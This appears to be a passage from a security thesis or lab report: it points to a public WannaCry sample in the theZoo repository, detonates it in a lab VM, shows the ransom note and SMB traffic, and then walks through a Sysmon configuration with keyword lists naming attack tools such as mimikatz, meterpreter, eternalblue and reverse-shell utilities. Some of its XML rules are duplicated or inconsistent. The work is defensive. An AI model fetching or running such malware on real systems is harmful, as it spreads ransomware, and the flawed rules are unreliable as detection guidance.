
malware malwareanalysis malware-analysis malware-research malware-samples thezoo

Readme
View license
Code of conduct
Activity
11.5k stars
815 watching
2.5k forks
Report repository

Releases 2

theZoo - Version 0.60 Latest
on Dec 14, 2014

Figure 39 - Malware repository github https://github.com/ytisf/theZoo



theZoo / malware / Binaries / Ransomware.WannaCry /

ytisf Revamp of malware folder + new samples

Name	Last commit message
..	
Ransomware.WannaCry.md5	Revamp of malware folder + new samples
Ransomware.WannaCry.pass	Revamp of malware folder + new samples
Ransomware.WannaCry.sha256	Revamp of malware folder + new samples
Ransomware.WannaCry.zip	Revamp of malware folder + new samples

Figure 40 - Malware repository github https://github.com/ytisf/theZoo


Once we have uploaded the Wannacry executable , we can run it and wait till the machine becomes fully encrypted.



```
Oo  , your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window,
then your antivirus removed the decrypt software or you deleted
it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in
any folder or restore from the antivirus quarantine.

Run and follow the instructions!
```

Windows Server 2008 R2 Standard
Build 7600
This copy of Windows is not genuine

Figure 41 – Victims Desktop of Wannacry results


Wana Decrypt0r 2.0

Ooops, your files have been encrypt

Payment will be raised on
1/12/2025 05:24:41
Time Left
02:23:54:16

Your files will be lost on
1/16/2025 05:24:41
Time Left

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other
accessible because they have been encrypted. Maybe you are
recover your files, but do not waste your time. Nobody can re
our decryption service.


Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely a
not so enough time.
You can decrypt some of your files for free. Try now by click
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the pr
Also, if you don't pay in 7 days, you won't be able to recover y
We will have free events for users who are so poor that they

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, c
Please check the current price of Bitcoin and buy some bitcoi

Figure 42 – Wannacry files decrypted message from the victim’s computer


The image displays our victim’s Server machine get infected with the WannaCry ransomware. The desktop background has been changed by the ransomware to display instructions on how to recover the encrypted files, typically requiring payment in cryptocurrency.

Below can be seen an analysis of the Wannacry virus traffic through wireshark as Vassilios Vassilakis et.al focused on the SMB protocol. [13]



```
Filter: smb

No.   Time        Source            Destination       Protocol  Length  Info
  784 105.905936  192.168.180.130   192.168.180.134   SMB         1287  Trans2 Secondary
  843 107.656930  192.168.180.130   192.168.180.134   SMB          191  Negotiate Proto
  844 107.657226  192.168.180.134   192.168.180.130   SMB          185  Negotiate Proto
  845 107.683100  192.168.180.130   192.168.180.134   SMB          139  Session Setup A
  846 107.683251  192.168.180.134   192.168.180.130   SMB          251  Session Setup A
  904 107.951281  192.168.180.130   192.168.180.134   SMB          191  Negotiate Proto
  905 107.951521  192.168.180.134   192.168.180.130   SMB          185  Negotiate Proto
▷ Internet Protocol Version 4, Src: 192.168.180.130 (192.168.180.130), Dst: 192.168.180.134 (192.
▾ Transmission Control Protocol, Src Port: 49482 (49482), Dst Port: 445 (445), Seq: 1, Ack: 1, Le
    Source port: 49482 (49482)
    Destination port: 445 (445)
    [Stream index: 5]

0020  b4 86 c1 4a 01 bd 25 ce  68 f0 15 f7 44 90 50 18   ...J..%. h...D.P.
0030  01 00 0f 65 00 00 00 00  00 85 ff 53 4d 42 72 00   ...e.... ...SMBr.
```

Fig. 14. WannaCry internal network traffic attempting the SMB exploit.



```
Filter: tcp

No.   Time       Source            Destination       Protocol  Length  Info
 1150 76.598100  192.168.180.130   109.140.223.210   TCP           66  49770 > 445 [SY
 1151 76.598259  192.168.180.130   206.242.244.156   TCP           66  49771 > 445 [SY
 1152 76.598308  192.168.180.130   52.213.90.240     TCP           66  49772 > 445 [SY
 1153 76.598386  192.168.180.130   202.76.26.154     TCP           66  49773 > 445 [SY
 1154 76.598466  192.168.180.130   205.215.5.24      TCP           66  49774 > 445 [SY
 1155 76.598549  192.168.180.130   80.133.73.130     TCP           66  49775 > 445 [SY
 1156 76.598708  192.168.180.130   198.73.58.205     TCP           66  49776 > 445 [SY
 1157 76.931700  192.168.180.130   40.188.28.244     TCP           66  49779 > 445 [SY
 1158 76.931759  192.168.180.130   184.55.110.103    TCP           66  49780 > 445 [SY
```

Fig. 15. WannaCry external network traffic attempting the SMB exploit.

Figure 43 – Wannacry SMB exploit from paper "WannaCry Ransomware: Analysis of Infection, Persistence, Recovery Prevention and Propagation Mechanisms"

5

Sysmon

5.1 Presentation of the System Monitor (Sysmon) tool

System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. In order for Sysmon to monitor and log system activity to the Windows event log the use of a config.xml file is needed. Through this configuration file the user can set specific limitations to what should be included or excluded from the logs.

Moving forward we will analyze how to use our sysmon-config.xml file and we will breakdown how it works. This sysmon-config.xml file contains rules for detecting various attack techniques, such as lateral movement, exploitation tools, privilege escalation, network connections, and registry modifications which are made possible by the usage of tools like Meterpreter, Mimikatz, Eternalblue, Follina, Bluekeep, Wannacry and Msfvenom.

5.2 Differences of Sysmon with other tools

What is the difference between Sysmon and other tools such as NetFlow?


NetFlow is a network protocol developed by Cisco for collecting IP traffic information. Unlike Sysmon, which operates on the host level, NetFlow provides a broader view of network traffic by collecting and analyzing flow data between devices on a network.

Key Differences Between Sysmon and NetFlow

Aspect	Sysmon	NetFlow
Scope	Host-level monitoring (processes, registry, files).	Network-level monitoring (flows between devices).
Granularity	Provides detailed insights into host activity.	Offers aggregated flow data without in-depth details.
Use Case	Threat detection, forensic analysis, endpoint monitoring.	Network traffic analysis, anomaly detection, bandwidth optimization.
Implementation	Requires installation and configuration on individual hosts.	Requires configuration on network devices like routers and switches.
Event Data	Captures specific events (e.g., process creation, file access).	Tracks network traffic flows (e.g., source/destination IPs, ports).
Analysis Tools	Works with Windows Event Logs, Splunk, or ELK.	Works with NetFlow collectors like SolarWinds or NTop.
Focus	Endpoint-specific security insights.	Network-wide visibility and traffic insights.

5.3 Sysmon Configuration Elements

The figure below depicts the first lines of the config.xml with the necessary initialization statements for the config.xml file to be loaded and configure Sysmon. Declaration of the schemaversion is fundamental <Sysmon schemaversion="13.30">, as well as the declaration of the HashAlgorithms that will be used and the <EventFiltering> tag which states that the nature of the configuration file will have to do with filtering of Sysmon Events.



```
<Sysmon schemaversion="4.90">

 <HashAlgorithms>md5,sha256,IMPHASH</HashAlgorithms>

  <EventFiltering>
```

Figure 44 – Utilization Statements

Each <RuleGroup> has a specific focus and each rule within the group applies conditions to filter events for matching activities.

Nine different RuleGroups have been created, one for each category of EventFiltering, as follows:

1. <RuleGroup name="Process Creation" groupRelation="or">
2. <RuleGroup name="Network Connections" groupRelation="or">
3. <RuleGroup name="File Creation" groupRelation="or">
4. <RuleGroup name="Image Load" groupRelation="or">
5. <RuleGroup name="Registry Modifications" groupRelation="or">
6. <RuleGroup name="Named Pipe Monitoring" groupRelation="or">
7. <RuleGroup name="Exploit Detection" groupRelation="or">
8. <RuleGroup name="ProcessTerminate" groupRelation="or">
9. <RuleGroup name="Lateral Movement Detection" groupRelation="or">


The reason why the groupRelation was set to "or" value was so that during an EventFiltering of a .evtx Sysmon file each RuleGroup can be iterated.

1. Process Creation (<ProcessCreate>)

This RuleGroup monitors processes created on the system, focusing on malicious or suspicious commands often associated with exploitation, lateral movement, and privilege escalation. It uses the onmatch="include" directive to ensure any process matching the specified conditions is logged.

The key Features of this rule is that it monitors commands like net use, wmic, and psexec, which are commonly used for moving between systems in a network.

Identifies known exploits (eternalblue, bluekeep) and tools like mimikatz, meterpreter, and msfvenom which are known Attack and Exploitation.




```
<EventFiltering>
  <!-- Process Creation -->
  <RuleGroup name="Process Creation" groupRelation="or">

    <!-- Monitor specific commands used in lateral movement -->
    <ProcessCreate onmatch="include">
      <CommandLine condition="contains">net use</CommandLine>
      <CommandLine condition="contains">wmic</CommandLine>
      <CommandLine condition="contains">psexec</CommandLine>
      <CommandLine condition="contains">powershell</CommandLine>
      <CommandLine condition="contains">rundll32</CommandLine>
      <CommandLine condition="contains">mimikatz</CommandLine>
      <CommandLine condition="contains">meterpreter</CommandLine>
      <CommandLine condition="contains">msfvenom</CommandLine>
      <CommandLine condition="contains">tasksche.exe</CommandLine>
      <CommandLine condition="contains">wannacry.exe</CommandLine>
      <CommandLine condition="contains">shikata_ga_nai</CommandLine>
    </ProcessCreate>

      <!-- Monitor known MSF & exploitation tools -->
    <ProcessCreate onmatch="include">
      <CommandLine condition="contains">eternalblue</CommandLine>
      <CommandLine condition="contains">bluekeep</CommandLine>
      <CommandLine condition="contains">msdt</CommandLine>
    </ProcessCreate>

```

Figure 45 - Sysmon XML configuration for process creation monitoring, specifically targeting commands and tools used in lateral movement (e.g., net use, wmic, psexec) and exploitation (e.g., eternalblue, bluekeep, msdt).

At the same time we can check for Follina vulnerability attacks often triggered when opening malicious Office documents (e.g., .docx, .rtf). Also leverages the “ms-msdt” protocol to invoke malicious commands. Checks for “msdt.exe” The Windows Support Diagnostic Tool used as the entry point. Finally we can detect reverse shells by looking for common tools like nc.exe and ncat.exe


Targets processes attempting to manipulate or interact with “lsass.exe”, a key process in credential dumping attacks.



```
  <!-- Monitor known LSASS attacks -->
<ProcessCreate onmatch="include">
  <CommandLine condition="contains">C:\Windows\system32\lsass.exe</CommandLine>
  <CommandLine condition="contains">C:\Windows\system32\svchost.exe -k RPCSS -p</CommandLine>
  <CommandLine condition="contains">C:\Windows\system32\svchost.exe -k netsvcs -p -s wuauserv</CommandLine>
  <CommandLine condition="contains">C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging
  /v collectionstate /reg:64</CommandLine>
  <CommandLine condition="contains">C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc</CommandLine>
  <ParentCommandLine condition="is">C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query
  hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64</ParentCommandLine>
  <ParentImage condition="is">C:\Windows\System32\wininit.exe</ParentImage>
  <ParentImage condition="is">C:\Windows\System32\services.exe</ParentImage>
  <CurrentDirectory condition="is">C:\Windows\System32\wininit.exe</CurrentDirectory>
</ProcessCreate>
```

Figure 46 - Sysmon XML configuration for detecting known LSASS attacks by monitoring suspicious process creation and parent-child process relationships


Tracks execution of “whoami.exe”, which is often used by attackers to determine user privileges.



```
<!-- Monitor known whoami attacks -->
<ProcessCreate onmatch="include">
  <Image name="whoami.exe" condition="is">C:\Windows\System32\whoami.exe</Image>
  <CommandLine condition="is">whoami</CommandLine>
  <ParentImage condition="is">C:\Windows\System32\cmd.exe</ParentImage>
  <ParentCommandLine condition="is">"cmd"</ParentCommandLine>
  <Image name="wwwroot" condition="is">\wwwroot\</Image>
  <Image name="MpCmdRun.exe" condition="is">MpCmdRun.exe</Image>
  <Image name="whoami.exe" condition="is">C:\Windows\System32\whoami.exe</Image>
  <Image name="whoami.exe" condition="is">C:\Windows\System32\whoami.exe</Image>
  <Image name="whoami.exe" condition="is">C:\Windows\System32\whoami.exe</Image>
</ProcessCreate>
```

Figure 47 - Sysmon XML configuration for detecting "whoami.exe" attacks by monitoring specific process executions, parent-child relationships, and suspicious parent command-line parameters


This rule monitors “Klist.exe” a built-in Windows utility used for managing Kerberos tickets. Attackers exploit it in lateral movement, persistence, and privilege escalation techniques. Common scenarios include inspecting or deleting Kerberos tickets during attacks like Pass-the-Ticket or Golden Ticket. See Figure 6.



```
  <!-- Monitor known klist attacks -->
<ProcessCreate onmatch="include">
  <Description condition="is">Tool for managing the Kerberos ticket cache</Description>
  <CommandLine condition="is">klist</CommandLine>
  <CurrentDirectory condition="contains">C:\Users\</CurrentDirectory>
  <ParentImage condition="is">C:\Windows\System32\cmd.exe</ParentImage>
  <ParentCommandLine condition="is">C:\Windows\system32\cmd.exe</ParentCommandLine>
</ProcessCreate>
```

Figure 48 - Sysmon XML configuration for detecting "klist" attacks by monitoring command executions related to Kerberos ticket cache management, focusing on suspicious directories and parent process activity

At the same time it focuses on known PowerShell cmdlets and attack techniques like Invoke-DllInjection, Invoke-Shellcode, and keystroke logging tools (Get-Keystrokes) commonly used for Privilege Escalation. See Figure 7.




```
    <!-- Monitor known Privilege Escalation attacks -->
  <ProcessCreate onmatch="include">
